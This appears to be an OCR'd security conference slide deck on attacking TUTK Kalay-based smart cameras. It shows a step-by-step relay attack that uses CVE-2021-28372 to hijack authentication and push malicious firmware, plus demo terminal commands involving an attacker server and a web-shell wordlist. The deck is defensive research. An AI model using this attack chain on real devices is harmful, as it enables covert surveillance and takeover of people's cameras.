
3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends “keep-alive” messages

4. Attacker exploits CVE-2021-28372 to register victim’s camera on the Kalay network using its UID

5. Victim creates Kalay connection with Attacker, requests **c** from Attacker


NULLCON

Case Study #2: Breaking Custom Authentication




Kalay Network
Mobile Application (Remote Network 1)
6. Attacker challenges victim with c obtained from camera
3. Attacker creates Kalay connection with camera, requests c = Enc(d, k), repeatedly sends "keep-alive" messages
5. Victim creates Kalay connection with Attacker, requests c from Attacker
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

Case Study #2: Breaking Custom Authentication




Kalay Network
7. Mobile app performs **Dec(c, k)** to obtain **d**, sends back **d** to Attacker with request to start streaming video
Mobile Application (Remote Network 1)
6. Attacker challenges victim with **c** obtained from camera
5. Victim creates Kalay connection with Attacker, requests **c** from Attacker
3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends “keep-alive” messages
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

Case Study #2: Breaking Custom Authentication



Kalay Network
7. Mobile app performs Dec(c, k) to obtain d, sends back d to Attacker with request to start streaming video
Mobile Application (Remote Network 1)
6. Attacker challenges victim with c obtained from camera
5. Victim creates Kalay connection with Attacker, requests c from Attacker
8. Attacker forwards valid d to camera with request to download malicious firmware
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

Case Study #2: Demo Time!



Menu
analyst@A12310-DEV: /repos/tutk/test/pytutk
File Edit View Search Terminal Help
aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97 — 90×22
/Do_Not_Scan/wordlists/Web-Shells/laudanum-0.8/aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97
analyst@A12310-DEV: /repos/tutk/test/pytutk
File Edit View Search Terminal Help
aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97 — 90×24
/Do_Not_Scan/wordlists/Web-Shells/laudanum-0.8/aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97
analyst@A12310-DEV: ...
analyst@A12310-DEV: ...

```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python sample.py z $TUTK_UID $TUTK_USER $TUTK_PASSWORD 2>/dev
/null
```

```
root@malicious-kitty:~#

[0] 0:bash*                                                    "malicious-kitty" 22:07 15-Sep-2
```

```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python sample.py x $TUTK_UID 2>/dev/null
```


```
root@malicious-kitty:/var/log/apache2#

[1] 0:bash*                                                    "malicious-kitty" 22:07 15-Sep-2
```

Case Study #3: Insecure Web APIs?

- TUTK UIDs were infeasible to brute-force
  - 20 bytes, pseudorandom
- The existence of CVE-2021-28372 means protecting customer TUTK UIDs is of the utmost importance
- IoT Camera apps often write their own APIs to access TUTK UIDs
  - E.g. `GET /api/device/get_uid`
- We assessed whether these APIs were implemented correctly

Case Study #3: Insecure Camera APIs

- IP camera APIs were often not built with security in mind
  - Many APIs returned the TUTK UID tied to an account
  - For some vendors, these API calls were either:
    - Unauthenticated
    - Used default credentials
    - Enumerable UIDs

